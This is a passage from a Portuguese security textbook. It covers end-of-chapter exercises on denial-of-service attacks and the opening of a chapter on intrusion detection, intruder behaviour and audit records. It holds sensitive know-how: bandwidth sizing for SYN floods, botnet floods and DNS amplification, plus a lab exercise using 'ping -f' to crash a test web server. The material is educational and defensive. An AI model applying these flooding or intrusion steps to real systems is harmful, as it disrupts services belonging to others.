- 7.2 Usando um ataque de falsificação de TCP SYN, o atacante visa inundar a tabela de requisições de conexão TCP em um sistema, de modo que ele não consiga responder a requisições de conexão legítimas. Considere um sistema servidor com uma tabela para 256 requisições de conexão. Esse sistema tentará reenviar o pacote SYN-ACK cinco vezes quando não receber um pacote ACK em resposta, em intervalos de 30 segundos, antes de remover a requisição de sua tabela. Considere que nenhuma contramedida adicional é usada contra esse ataque e que o atacante preencheu essa tabela com uma inundação inicial de requisições de conexão. A que taxa o atacante deve continuar a enviar requisições de conexão TCP a esse sistema de modo a garantir que a tabela permaneça cheia? Supondo que o pacote TCP SYN

tenha 40 bytes de tamanho (sem contar o custo adicional de enquadramento), quanta largura de banda o atacante consome para dar continuidade a esse ataque?

7.3 Considere uma variante distribuída do ataque que exploramos no Problema

7.1. Suponha que o atacante tenha comprometido vários PCs residenciais conectados à banda larga para usá-los como sistemas zumbis. Considere também que cada um desses sistemas tenha capacidade média de enlace de saída de 128 kbps. Qual é o número máximo de pacotes de requisição de eco (ping) ICMP de 500 bytes que um único PC zumbi pode enviar por segundo? Quantos desses sistemas zumbis o atacante precisaria para inundar uma organização-alvo usando um enlace de 0,5 Mbps? E com um enlace de 2 Mbps? E com um enlace de 10 Mbps? Dados relatórios de botnets compostas por muitos milhares de sistemas zumbis, o que você pode concluir sobre a capacidade de seu controlador de lançar ataques de DDoS em várias dessas organizações simultaneamente? Ou em uma importante organização com vários enlaces de rede muito maiores que os considerados nesses problemas?

7.4 Para implementar um ataque de amplificação de DNS, o atacante deve acionar a criação de um volume suficientemente grande de pacotes de resposta DNS vindos do intermediário para ultrapassar a capacidade do enlace até a organização visada. Considere um ataque no qual os pacotes de resposta DNS tenham 500 bytes de tamanho (sem contar o adicional de quadro). Quantos desses pacotes por segundo o atacante deve acionar para inundar uma organização visada usando um enlace de 0,5 Mbps? Um enlace de 2 Mbps? Ou um enlace de 10 Mbps? Se o pacote de requisição DNS até o intermediário tiver 60 bytes de tamanho, quanta largura de banda o atacante consome para enviar a taxa de pacotes de requisição DNS necessária para cada um desses três casos?

7.5 Pesquise e descubra se cookies SYN ou outro mecanismo semelhante são suportados em um sistema operacional ao qual você tem acesso (p. ex., BSD, Linux, MacOSX, Solaris, Windows). Caso sejam, determine se eles são habilitados ou não por padrão e, se não forem, como habilitá-los.

7.6 Pesquise como implementar filtros contra falsificação (spoofing) e broadcast dirigido em algum tipo de roteador (de preferência do tipo que a sua organização usa).

7.7 Considere um futuro no qual as contramedidas de segurança para ataques de DoS sejam muito mais amplamente implementadas do que no presente. Nessa rede futura, filtros contra falsificação e broadcast dirigido são

amplamente disponibilizados. Além disso, a segurança de PCs e estações de trabalho é muito maior, o que dificulta a criação de botnets. Os administradores de sistemas servidores ainda terão de se preocupar e tomar providências adicionais contra ataques de DoS? Caso a resposta seja positiva, que tipos de ataques ainda podem ocorrer e quais medidas podem ser adotadas para reduzir seu impacto?

7.8 Se você tiver acesso a um laboratório de redes que tenha uma rede de testes dedicada, isolada, explore o efeito de alto volume de tráfego sobre os sistemas desse ambiente. Inicialize qualquer servidor Web adequado (p. ex., Apache, IIS, TinyWeb) em um dos sistemas do laboratório. Anote o endereço IP desse sistema. Então, faça com que vários outros sistemas enviem consultas ao seu servidor. Agora determine como gerar uma inundação de pacotes de ping com tamanho de 1.500 bytes explorando as opções do comando ping. A opção de inundação -f pode estar disponível se você tiver privilégio suficiente. Caso contrário, determine como enviar um número ilimitado de pacotes com tempo de espera de 0 segundo. Execute esse comando ping, dirigido ao endereço IP do servidor Web, em vários outros sistemas atacantes. Verifique se ele tem qualquer efeito sobre a responsividade do servidor. Inicialize mais sistemas executando pings no servidor. A certa altura, a resposta ficará lenta e o servidor falhará. Observe que, visto que as fontes de ataque, os sistemas fazendo consulta e o alvo estão na mesma LAN, é necessária uma taxa de pacotes muito alta para causar problemas. Se o seu laboratório em rede tiver equipamento adequado para isso, experimente colocar os sistemas de ataque e de consultas em uma LAN diferente da do sistema visado, com uma conexão serial de velocidade mais baixa entre eles. Nesse caso deve ser necessário um número muito menor de sistemas de ataque.

---

<sup>1</sup>O comando de diagnóstico “ping” é um utilitário de rede comum usado para testar conectividade com o destino especificado. Ele envia pacotes de requisição de eco TCP/IP ICMP ao destino e mede o tempo que leva para o pacote de resposta de eco retornar, se retornar. Usualmente, esses pacotes são enviados a uma taxa controlada; todavia, a opção de inundação especifica que eles devem ser enviados o mais rapidamente possível. Isso é usualmente especificado como “ping -f”.

<sup>2</sup>Pacotes ICMP criados em resposta a outros pacotes ICMP são tipicamente os primeiros a ser descartados.

<sup>3</sup>Isso é conhecido como “filtragem na saída”.

<sup>4</sup>Internet Relay Chat (IRC) foi um dos primeiros sistemas de mensagens instantâneas já desenvolvidos, contando com várias implementações de servidor de código-fonte aberto. É uma escolha bastante popular para os atacantes usarem e modificarem, tornando-o um programa encarregado capaz de controlar grande número de agentes. Usando os mecanismos-padrão de conversação, o atacante pode enviar uma mensagem

que é retransmitida a todos os agentes conectados àquele canal no servidor. Alternativamente, a mensagem pode ser dirigida a apenas um agente ou a um grupo definido de agentes.

<sup>5</sup>Consulte [[STAL11a](#)] se desejar uma descrição mais detalhada da operação do SIP.

<sup>6</sup>Nota da Tradução: O termo *spidering* (“agir como aranha”) refere-se à forma de navegação de indexadores automáticos de páginas, que visitam recursivamente todos os links de páginas na Web (“teia”) para descobrir novos sites e atualizações de sites conhecidos.

<sup>7</sup>Nota da Tradução: A combinação de caracteres de retorno de carro e nova linha é o que define uma quebra de linha: a “nova linha” desloca o cursor verticalmente para a próxima linha, enquanto o “retorno de carro” desloca o cursor horizontalmente para o início da linha.

<sup>8</sup>Chargen é o serviço de diagnóstico de geradores de caracteres, que retorna um fluxo de caracteres ao cliente que se conecta a ele. O serviço de nomes de domínio (Domain Name Service — DNS) é usado para traduzir nomes em endereços IP. O protocolo simples de gerenciamento de redes (Simple Network Management Protocol — SNMP) é usado para gerenciar dispositivos de rede, enviando consultas que eles podem responder com grande volume de informações de gerenciamento detalhadas. O protocolo de gerenciamento de chaves e associações de segurança da Internet (Internet Security Association and Key Management Protocol — ISAKMP) provê o arcabouço de soluções para gerenciar chaves na arquitetura de segurança IP (IP Security Architecture — IPsec), como discutiremos no [Capítulo 22](#).

<sup>9</sup>O Apêndice I apresenta uma visão geral do DNS.

<sup>10</sup>Observe que, embora o título use o termo *Ingress Filtering* (filtragem de entrada), na verdade a RFC descreve *Egress Filtering* (filtragem de saída) com o comportamento que discutimos. A verdadeira filtragem de entrada rejeita pacotes entrantes cujos endereços de origem pertençam à rede local, o que protege apenas contra pequeno número de ataques.

---

## CAPÍTULO 8

---

# Detecção de intrusão

---

### 8.1 Intrusos

Padrões de comportamento de intrusos

Técnicas de intrusão

### 8.2 Detecção de intrusão

Princípios básicos

Requisitos

### 8.3 Detecção de intrusão baseada em máquina cliente

Registros de auditoria

Detecção de anomalia

Detecção de assinatura

A falácia da taxa-base

### 8.4 Detecção de intrusão distribuída baseada em máquina cliente

### 8.5 Detecção de intrusão baseada em rede

Tipos de sensores de rede

Disponibilização de sensor NIDS

Técnicas de detecção de intrusão

Registro de alertas

### 8.6 Detecção de intrusão adaptativa distribuída

### 8.7 Formato de troca de detecção de intrusão

### 8.8 Potes de mel (honeypots)

### 8.9 Sistema de exemplo: Snort

Arquitetura Snort

Regras Snort

### 8.10 Leituras e sites recomendados

### 8.11 Termos principais, perguntas de revisão e problemas

---

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Distinguir entre vários tipos de padrões de comportamento de intrusos.
- Entender os princípios básicos de detecção de intrusão e seus requisitos.
- Discutir os aspectos fundamentais de detecção de intrusão baseada em estação.
- Explicar o conceito de detecção de intrusão distribuída baseada em estação.
- Discutir os aspectos fundamentais da detecção de intrusão baseada em rede.
- Definir o formato de troca de dados de detecção de intrusão.
- Explicar a finalidade de honeypots (potes de mel).
- Apresentar uma visão geral do Snort.

Um problema de segurança significativo para sistemas em rede é a transgressão hostil ou, no mínimo, indesejada, por usuários ou software. A transgressão por usuários pode tomar a forma de acesso não autorizado a uma máquina ou, no caso de usuário autorizado, aquisição de privilégios ou execução de ações, além das que lhe foram autorizadas. Transgressão por software pode tomar a forma de vírus, verme ou cavalo de Troia.

Este capítulo trata do assunto relativo a intrusos. Discutimos outras formas de ataque em capítulos subsequentes. Primeiro, examinaremos a natureza do ataque de intrusão e depois passamos para estratégias de detecção de intrusões.

### 8.1 Intrusos

Uma das duas ameaças à segurança mais divulgadas é o intruso (a outra é o malware), geralmente conhecido como hacker ou cracker. Em um dos primeiros estudos importantes sobre intrusão, Anderson [ANDE80] identificou três classes de intrusos:

- **Impostor:** Um indivíduo que não está autorizado a usar o computador e que penetra no sistema burlando seu controle de acesso para explorar a conta de um usuário legítimo.
- **Malfeitor:** Um usuário legítimo que acessa dados, programas ou recursos aos quais não tem acesso autorizado ou aos quais tem acesso autorizado, mas usa de forma maliciosa seus privilégios.
- **Usuário clandestino:** Um indivíduo que se apodera do controle de supervisão do sistema e usa esse controle para escapar de auditorias e

controles de acesso ou para suprimir a coleta de dados de auditoria.

O impostor é provavelmente um agente externo (um outsider); o malfeitor é geralmente um agente interno (um insider); o usuário clandestino pode ser um agente externo ou um agente interno.

Ataques de intrusos vão de benignos a graves. Na extremidade da escala do benigno há muitas pessoas que simplesmente querem explorar internet e ver o que existe por ali. Na extremidade do grave estão indivíduos que tentam ler dados privilegiados, executar modificações não autorizadas em dados ou destruir o sistema.

[GRAN04] lista os seguintes exemplos de intrusão:

- Executar um comprometimento remoto da conta raiz de um servidor de e-mail.
- Desfigurar um servidor Web.
- Adivinhar e quebrar senhas.
- Copiar um banco de dados que contém números de cartões de crédito.
- Visualizar dados sensíveis, incluindo registros de folhas de pagamento e informações médicas, sem autorização.
- Executar um software de captura de pacotes em uma estação de trabalho para capturar nomes de usuários e senhas.
- Usar um erro de permissão em servidor FTP anônimo para distribuir software e arquivos de música pirateados.
- Discar para um modem não seguro e obter acesso à rede interna.
- Fazer-se passar por um executivo, chamar o serviço de suporte, mudar a senha de e-mail do executivo e descobrir a nova senha.
- Usar uma estação de trabalho ligada não supervisionada, sem permissão.

## Padrões de comportamento de intrusos

As técnicas e padrões de comportamento de intrusos estão constantemente mudando, para explorar fraquezas recém-descobertas, escapar à detecção e contramedidas. Ainda assim, os intrusos tipicamente seguem um de vários padrões de comportamento reconhecíveis, e esses padrões normalmente são diferentes dos padrões de usuários comuns. A seguir, examinamos três exemplos gerais de padrões de comportamento de intrusos, para dar ao leitor uma ideia do desafio que um administrador de segurança enfrenta. A Tabela 8.1, baseada em [RADC04], resume os comportamentos.

---

## Tabela 8.1

### Alguns exemplos de padrões de comportamento de intrusos

---

(a) Hacker

1. Seleciona o alvo usando ferramentas de consulta de endereços IP, como NSLookup, Dig e outras.
2. Mapeia a rede em busca de serviços acessíveis, usando ferramentas como NMAP.
3. Identifica serviços potencialmente vulneráveis (nesse caso, pcAnywhere).
4. Adivinha (por força bruta) a senha do pcAnywhere.
5. Instala ferramenta de administração remota denominada DameWare.
6. Espera que o administrador entre no sistema e captura sua senha.
7. Usa essa senha para acessar o restante da rede.

(b) Empresa criminosa

1. Age com rapidez e precisão para dificultar ainda mais a detecção de suas atividades.
2. Explora o perímetro por meio de portas vulneráveis.
3. Usa cavalos de Troia (software oculto) para deixar portas dos fundos abertas e entrar novamente no sistema.
4. Use software de captura (sniffer) para capturar senhas.
5. Não fica por ali muito tempo esperando ser notado.
6. Comete poucos erros ou nenhum.

(c) Ameaça interna

1. Cria contas de rede para si e para seus amigos.
2. Acessa contas e aplicações que normalmente não usaria para seu trabalho diário.
3. Envia e-mails a empregados antigos e possíveis empregadores.
4. Conduz conversas clandestinas usando serviços de mensagem instantânea.
5. Visita sites da Web que atendem empregados insatisfeitos, como o f'dcompany.com.
6. Executa grandes operações de download e de cópia de arquivos.
7. Acessa a rede em horários fora do expediente normal.

## Hackers

Tradicionalmente, os hackers de computadores invadem só pela emoção ou pelo *status*. A comunidade dos hackers é uma comunidade de forte meritocracia, na qual o *status* é determinado por nível de competência. Assim, muitas vezes os atacantes procuram “alvos de oportunidade”<sup>1</sup> e então compartilham as informações com outros. Um exemplo típico é a invasão a uma grande instituição financeira relatada em [RADCO4]. O intruso tirou proveito do fato de que a rede corporativa estava executando serviços sem proteção, alguns dos quais nem mesmo eram necessários. Nesse caso, a chave para a invasão foi a aplicação pcAnywhere. O fabricante, Symantec, anuncia esse programa como uma solução de controle remoto que permite conexão segura a dispositivos remotos. Porém, o atacante conseguiu facilmente acessar o pcAnywhere; o administrador usava o mesmo nome de usuário e a mesma senha de três letras para o programa. Nesse caso, não havia qualquer sistema de detecção de intrusão

na rede corporativa de 700 nós. O intruso só foi descoberto quando uma vice-presidente entrou em seu escritório e viu o cursor movendo arquivos de um lado para o outro em sua estação de trabalho Windows.

Intrusos benignos poderiam ser toleráveis, embora consumam recursos e possam reduzir o desempenho para usuários legítimos. Todavia, não há qualquer modo de saber de antemão se um intruso será benigno ou maligno. Consequentemente, até para sistemas que não têm qualquer recurso particularmente sensível, há motivação para controlar esse problema.

Sistemas de detecção de intrusão (Intrusion Detection Systems — IDSS) e sistemas de prevenção de intrusão (Intrusion Prevention Systems — IPSs), do tipo descrito neste capítulo e no [Capítulo 9](#), respectivamente, são projetados para contrapor esse tipo de ameaça de hackers. Além de usar tais sistemas, as organizações podem considerar a restrição de acessos remotos a endereços de IP específicos e/ou usar tecnologia de rede privada virtual.

Um dos resultados da crescente conscientização do problema do intruso é o estabelecimento de várias equipes de resposta à emergência computacional (Computer Emergency Response Teams — CERTs). Esses empreendimentos cooperativos coletam informações sobre vulnerabilidades de sistema e as disseminam a gerentes de sistemas. Os hackers também leem rotineiramente os relatórios das CERTs. Assim, é importante que os administradores de sistema instalem rapidamente todos os patches (“remendos”) de software para vulnerabilidades descobertas. Infelizmente, dadas a complexidade de muitos sistemas de TI e a taxa de publicação dos patches, é cada vez mais difícil fazer isso sem ferramentas de atualização automatizada. Ainda assim, há problemas causados por incompatibilidades que resultam dos softwares atualizados. Daí a necessidade de várias camadas de defesa para gerenciar ameaças à segurança de sistemas de TI.

## Criminosos

Grupos organizados de hackers tornaram-se uma ameaça disseminada e comum a sistemas baseados na Internet. Esses grupos podem estar a serviço de uma corporação ou de um governo, porém, muitas vezes estão afiliados a gangues de hackers. Tipicamente, essas gangues são formadas por jovens hackers, frequentemente da Europa Oriental, Rússia ou sudoeste asiático, que fazem negócios na Web [[ANTE06](#)]. Eles se encontram em fóruns secretos com nomes como DarkMarket.org e [theftservices.com](#) para trocar sugestões e dados, e coordenar ataques. Um alvo comum é um arquivo contendo dados de cartões de

crédito em um servidor de comércio eletrônico. Os atacantes tentam obter acesso à raiz do sistema. Os números dos cartões são usados por gangues do crime organizado para comprar itens caros e então são divulgados em sites interessados, onde outros podem acessar e usar o número das contas; isso camufla padrões de utilização e complica a investigação.

Enquanto hackers profissionais procuram alvos de oportunidade, hackers criminosos usualmente têm em mente alvos específicos ou, no mínimo, classes de alvos. Uma vez invadido um site, o atacante age rapidamente, colhe o máximo possível de informações valiosas e sai em seguida.

IDSs e IPSs também podem ser usados contra esses tipos de atacantes, porém, podem ser menos efetivos em razão da natureza de entrada e saída rápida do ataque. No caso de sites de e-commerce, deve ser usada criptografia no banco de dados para proteger informações sensíveis de clientes, especialmente de cartões de crédito. No caso de sites de e-commerce hospedados (provados por um serviço externo), a organização de e-commerce deve usar um servidor dedicado (que não é usado para dar suporte a vários clientes) e monitorar de perto os serviços de segurança do provedor.

## **Ataques de agente interno**

Ataques de agente interno estão entre os mais difíceis de detectar e evitar. Os empregados já têm acesso e já conhecem a estrutura e o conteúdo de bancos de dados corporativos. Ataques de agentes internos podem ser motivados por vingança ou simplesmente por um sentimento de direito adquirido. Um exemplo do primeiro é o caso de Kenneth Patterson, demitido do cargo que ocupava como gerente de comunicação de dados na empresa American Eagle Outfitters. Patterson desativou os mecanismos que davam à empresa a capacidade de processar compras por cartão de crédito durante os cinco dias da temporada de festas de final de ano de 2002. Quanto ao sentimento do direito adquirido, sempre houve e continua havendo muitos empregados que se sentem no direito de roubar material de escritório para uso próprio, mas agora isso se estende a dados corporativos. Um exemplo é o de uma vice-presidente de vendas de uma empresa de análise do mercado acionário que saiu da empresa e foi trabalhar para um concorrente. Antes de sair, ela copiou o banco de dados de clientes e o levou com ela. A criminosa afirmou que não tinha nada contra o seu antigo empregador; ela simplesmente queria os dados porque seriam úteis para ela.

Embora recursos de IDS e IPS possam ser úteis contra ataques de agentes internos, outras abordagens mais diretas são de prioridade mais alta. Entre os

exemplos citamos os seguintes:

- Impor privilégio mínimo, permitindo acesso aos recursos somente a empregados que precisam deles para desempenhar suas funções.
- Configurar sistemas de registro de atividades para ver o que os usuários acessam e quais comandos utilizam.
- Proteger recursos sensíveis com autenticação forte.
- Em caso de demissão, impedir o acesso do empregado ao computador e à rede.
- Em caso de demissão, fazer uma imagem espelhada do disco rígido do empregado antes de reutilizá-lo. Essas evidências poderão ser necessárias se as informações da sua empresa caírem nas mãos de um concorrente.

## Técnicas de intrusão

O objetivo do intruso é obter acesso a um sistema ou aumentar a faixa de privilégios acessíveis por ele em um sistema. A maioria dos ataques iniciais usa vulnerabilidades de sistema ou software que permitem que um usuário execute código que abre uma porta dos fundos para a entrada no sistema. Os intrusos podem conseguir acesso a um sistema explorando ataques como estouro de capacidade de buffer em um programa que é executado com certos privilégios. Examinamos tais vulnerabilidades de software na Parte Dois.

Alternativamente, o intruso tenta adquirir informações que deveriam estar protegidas. Em alguns casos, essas informações estão na forma de uma senha de usuário. Sabendo qual é a senha de algum outro usuário, um intruso pode entrar em um sistema e exercer todos os privilégios concedidos ao usuário legítimo. Técnicas de adivinhação de senha e de aquisição de senha são discutidas no [Capítulo 3](#).

### 8.2 Detecção de intrusão

As seguintes definições da RFC 2828 (Internet Security Glossary) são relevantes para a nossa discussão:

**Intrusão de segurança:** Um evento de segurança ou uma combinação de vários eventos de segurança, que constitui um incidente de segurança no qual um intruso obtém ou tenta obter

acesso a um sistema (ou recurso de sistema) sem ter a devida autorização.

**Detecção de intrusão:** Um serviço de segurança que monitora e analisa eventos de sistema com a finalidade de descobrir e avisar em tempo real ou quase em tempo real que estão ocorrendo tentativas de acesso a recursos de sistema de modo não autorizado.

Os IDSs podem ser classificados da seguinte maneira:

- **IDS baseado em estação:** Monitora as características de uma única estação e os eventos que ocorrem dentro dessa estação em busca de atividade suspeita.
- **IDS baseado em rede:** Monitora tráfego de rede para segmentos ou dispositivos de rede específicos e analisa protocolos de rede, transporte e aplicação para identificar atividades suspeitas.
- Um IDS compreende três componentes lógicos:
- **Sensores:** Os sensores são responsáveis pela coleta de dados. A entrada para um sensor pode ser qualquer parte de um sistema que pode conter evidência de intrusão. Tipos de entrada para um sensor incluem pacotes de rede, arquivos de registro e conjuntos de eventos de chamadas do sistema. Os sensores coletam e transmitem essas informações ao analisador.
- **Analisadores:** Os analisadores recebem entradas de um ou mais sensores ou de outros analisadores. O analisador é responsável por determinar se ocorreu uma intrusão. A saída produzida por esse componente é indicação de que uma intrusão ocorreu e pode incluir evidências que suportam a conclusão de que uma intrusão ocorreu. O analisador pode dar orientação quanto às providências a tomar como resultado da intrusão.
- **Interface de usuário:** A interface de usuário com um IDS habilita um usuário a ver a saída do sistema ou controlar o comportamento do sistema. Em alguns sistemas, a interface de usuário pode corresponder a um componente de gerenciamento, direção ou console.

## Princípios básicos


Recursos de autenticação, mecanismos de controle de acesso e firewalls: todos desempenham um papel na proteção contra intrusões. Outra linha de defesa é a detecção de intrusão, e esse tem sido o foco de muita pesquisa nos últimos anos.

Esse interesse é motivado por várias considerações, entre elas as seguintes:

1. Se uma intrusão for detectada com rapidez suficiente, o intruso pode ser identificado e ejetado do sistema antes de causar qualquer dano ou comprometer quaisquer dados. Mesmo que a intrusão não seja detectada a tempo de prevenir as ações do intruso, quanto mais cedo for detectada, menor o dano e maior a rapidez da recuperação.
2. Um IDS efetivo pode servir como inibidor e, assim, agir para prevenir intrusões.
3. A detecção de intrusão habilita a coleta de informações sobre técnicas de intrusão que podem ser usadas para fortalecer medidas de prevenção de intrusão.

A detecção de intrusão é baseada na premissa de que o comportamento do intruso é diferente do comportamento de um usuário legítimo em modos que podem ser quantificados. É claro que não podemos esperar que haja uma distinção nítida, exata, entre um ataque por um intruso e a utilização normal de recursos por um usuário autorizado. Ao contrário, devemos esperar que haverá alguma sobreposição.

A [Figura 8.1](#) sugere, em termos abstratos, a natureza da tarefa que o projetista de um IDS terá de enfrentar. Embora o comportamento típico de um intruso seja diferente do comportamento típico de um usuário autorizado, há uma sobreposição nesses comportamentos. Assim, uma interpretação mais ampla do comportamento de intrusos, que identificará mais intrusos, também resultará em vários **falsos positivos** ou usuários autorizados identificados como intrusos. Por outro lado, uma tentativa de limitar falsos positivos por meio de uma interpretação mais rígida do comportamento de intrusos resultará em vários **falsos negativos** ou intrusos não identificados como intrusos. Assim, há um elemento de conciliação e arte na prática da detecção de intrusão.



**FIGURA 8.1** Perfis de comportamento de intrusos e usuários autorizados.

Em seu estudo, Anderson [ANDE80] postulou que poderíamos, com razoável confiança, distinguir entre um impostor e um usuário legítimo. Padrões de comportamento de usuários legítimos podem ser estabelecidos pela observação do histórico anterior, e desvios significativos em relação a tais padrões podem ser detectados. Anderson sugere que a tarefa de detectar um malfeitor (usuário legítimo que opera de forma não autorizada) é mais difícil, visto que a distinção entre comportamento anormal e normal pode ser pequena. Anderson concluiu que tais violações seriam impossíveis de detectar exclusivamente por meio da procura por comportamento anômalo. Todavia, ainda assim o comportamento do malfeitor poderia ser detectado por meio da definição inteligente da classe de condições que sugere uso não autorizado.

Finalmente, havia o sentimento de que a detecção do usuário clandestino ia além do escopo de técnicas puramente automatizadas. Essas observações, que foram feitas em 1980, continuam valendo hoje.

## Requisitos

[BALA98] lista os seguintes itens desejáveis para um IDS. Ele deve

- Executar continuamente com mínima supervisão humana.
- Ser tolerante a falhas no sentido de ser capaz de se recuperar de quedas e reinicializações de sistema.

- Resistir à subversão. O IDS deve ser capaz de monitorar a si mesmo e detectar se foi modificado por um atacante.
- Impor um sobrecusto computacional mínimo ao sistema no qual está executando.
- Poder ser configurado de acordo com as políticas de segurança do sistema que está sendo monitorado.
- Ser capaz de se adaptar a mudanças no comportamento do sistema e do usuário ao longo do tempo.
- Ser escalável, de modo a poder monitorar grande número de estações.
- Prover degradação elegante de serviço no sentido de que, se alguns componentes do IDS pararem de funcionar por qualquer razão, o resto deles deve ser afetado o mínimo possível.
- Permitir reconfiguração dinâmica, isto é, a capacidade de reconfigurar o IDS sem ter de reiniciá-lo.

## 8.3 Detecção de intrusão baseada em máquina cliente

IDSs baseados em estação acrescentam uma camada especializada de software de segurança a sistemas vulneráveis ou sensíveis; entre os exemplos citamos servidores de banco de dados e sistemas administrativos. O IDS baseado em estação monitora atividades no sistema em uma variedade de modos para detectar comportamento suspeito. Em alguns casos, um IDS pode interromper um ataque antes de ele causar qualquer dano, mas sua finalidade primária é detectar intrusões, registrar eventos suspeitos e enviar alertas.

O benefício primário de um IDS baseado em estação é que ele pode detectar intrusões externas, bem como internas, algo que não é possível com IDSs baseados em redes ou firewalls.

IDSs baseados em estação seguem uma de duas abordagens gerais para detecção de intrusão:

1. **Detecção de anomalia:** Envolve a coleta de dados relacionados ao comportamento de usuários legítimos durante um período de tempo. Então, testes estatísticos são aplicados ao comportamento observado para determinar com alto nível de confiança se esse comportamento não é o comportamento de um usuário legítimo. As duas abordagens a seguir são usadas para detecção estatística de anomalias:

- a. **Detecção de limiar:** Essa abordagem envolve definir limiares

independentes de usuário para a frequência de ocorrência de vários eventos.

- b. **Baseada em perfil:** Um perfil da atividade de cada usuário é desenvolvido e usado para detectar mudanças no comportamento de contas individuais.

2. **Detecção de assinatura:** Envolve a tentativa de definir um conjunto de regras ou padrões de ataque que podem ser usados para decidir se dado comportamento é o de um intruso.

Em essência, abordagens baseadas em anomalia tentam definir o que seja um comportamento normal ou esperado, ao passo que abordagens baseadas em assinatura tentam definir o que seja um comportamento adequado.

Em termos dos tipos de atacantes que apresentamos antes, a detecção de anomalia é efetiva contra impostores, que provavelmente não conseguirão imitar os padrões de comportamento das contas das quais se apropriam. Por outro lado, tais técnicas podem ser incapazes de lidar com malfeiteiros. Para tais ataques, abordagens baseadas em assinatura podem conseguir reconhecer eventos e sequências que, colocadas em contexto, revelam uma intrusão. Na prática, um sistema pode empregar uma combinação de ambas as abordagens para ser efetivo contra grande gama de ataques.

## Registros de auditoria

Uma ferramenta fundamental para a detecção de intrusão é o registro de auditoria.<sup>2</sup> Algum registro de atividades em curso por usuários deve ser mantido como entrada para um IDS. Basicamente dois planos são usados:

- **Registros de auditoria nativos:** Praticamente todos os sistemas operacionais multiusuários incluem software de contabilidade que coleta informações sobre atividades de usuários. A vantagem de usar essas informações é que não é necessário qualquer software de coleta adicional.

A desvantagem é que os registros de auditoria nativos podem não conter as informações necessárias ou podem não contê-las na forma conveniente.

- **Registros de auditoria específicos de detecção:** Pode-se implementar um recurso de coleta que gera registros de auditoria que contêm somente as informações exigidas pelo IDS. Uma vantagem de tal abordagem é que ela poderia ser independente de fornecedor e instalada em uma variedade de sistemas. A desvantagem é o custo adicional envolvido em ter, na verdade, dois pacotes de contabilidade executando em uma única máquina.

Um bom exemplo de registros de auditoria específicos de detecção é o desenvolvido por Dorothy Denning [DENN87]. Cada registro de auditoria contém os seguintes campos:

- **Sujeito:** Iniciadores de ações. Um sujeito é tipicamente um usuário final, mas também poderia ser um processo que age em nome de usuários ou grupos de usuários. Toda atividade é acionada por comandos emitidos por sujeitos. Os sujeitos podem ser agrupados em diferentes classes de acesso, e essas classes podem se sobrepor.
- **Ação:** Operação executada pelo sujeito sobre um objeto ou com um objeto; por exemplo, acessar, ler, realizar operação de entrada/saída, executar.
- **Objetos:** Receptores de ações. Exemplos incluem arquivos, programas, mensagens, registros, terminais, impressoras e estruturas criadas por usuários ou programas. Quando um sujeito é o destinatário de uma ação, como é o caso do correio eletrônico, esse sujeito é considerado um objeto. Objetos podem ser agrupados por tipo. A granularidade do objeto pode variar por tipo de objeto e por ambiente. Por exemplo, ações realizadas nos bancos de dados podem ser auditadas em relação ao banco de dados como um todo ou no nível dos registros.
- **Condição de exceção:** Denota qual condição de exceção, se houver alguma, é lançada com resultado da ação.
- **Utilização de recurso:** Uma lista de elementos quantitativos na qual cada elemento indica a quantidade utilizada de algum recurso (p. ex., número de linhas impressas ou apresentadas, número de registros lidos ou escritos, tempo de processamento, unidades de entrada/saída usadas, tempo decorrido na sessão).
- **Carimbo de tempo:** Carimbo de tempo e data únicos que identificam quando a ação ocorreu.

A maioria das operações de usuário é composta por várias ações elementares. Por exemplo, uma cópia de arquivo envolve a execução do comando do usuário, que inclui fazer validação de acesso e montar a cópia, mais a leitura de um arquivo, mais a escrita para outro arquivo. Considere o comando

```
COPY GAME.EXE TO <Biblioteca>GAME.EXE
```

executado por Smith para copiar um arquivo executável GAME do diretório atual para o diretório <Biblioteca >. Os seguintes registros de auditoria podem

ser gerados:

Smith	execução	<Biblioteca > COPY.EXE	0	CPU = 00002	11058721678
Smith	leitura	<Smith> GAME.EXE	0	REGISTROS = 0	11058721679
Smith	execução	<Biblioteca> COPY.EXE	violação-escrita	REGISTROS = 0	11058721680

Nesse caso, a cópia é abortada porque Smith não tem permissão de escrever em <Biblioteca >.

A decomposição de uma operação de usuário em ações elementares tem três vantagens:

1. Como os objetos são as entidades a ser protegidas em um sistema, a utilização de ações elementares permite uma auditoria de todo comportamento que afeta um objeto. Assim, o sistema pode detectar tentativas de subverter controles de acesso (pela observação de uma anormalidade no número de condições de exceção retornadas) e detectar subversões bem-sucedidas pela observação de uma anormalidade no conjunto de objetos acessíveis pelo sujeito.
2. Registros de auditoria de uma única ação com um único objeto simplificam o modelo e a implementação.
3. Devido à estrutura simples e uniforme dos registros de auditoria específicos de detecção, pode ser relativamente fácil obter essa informação ou, no mínimo, parte dela por um mapeamento direto de registros nativos existentes para os registros de auditoria específicos de detecção.

## Detecção de anomalia

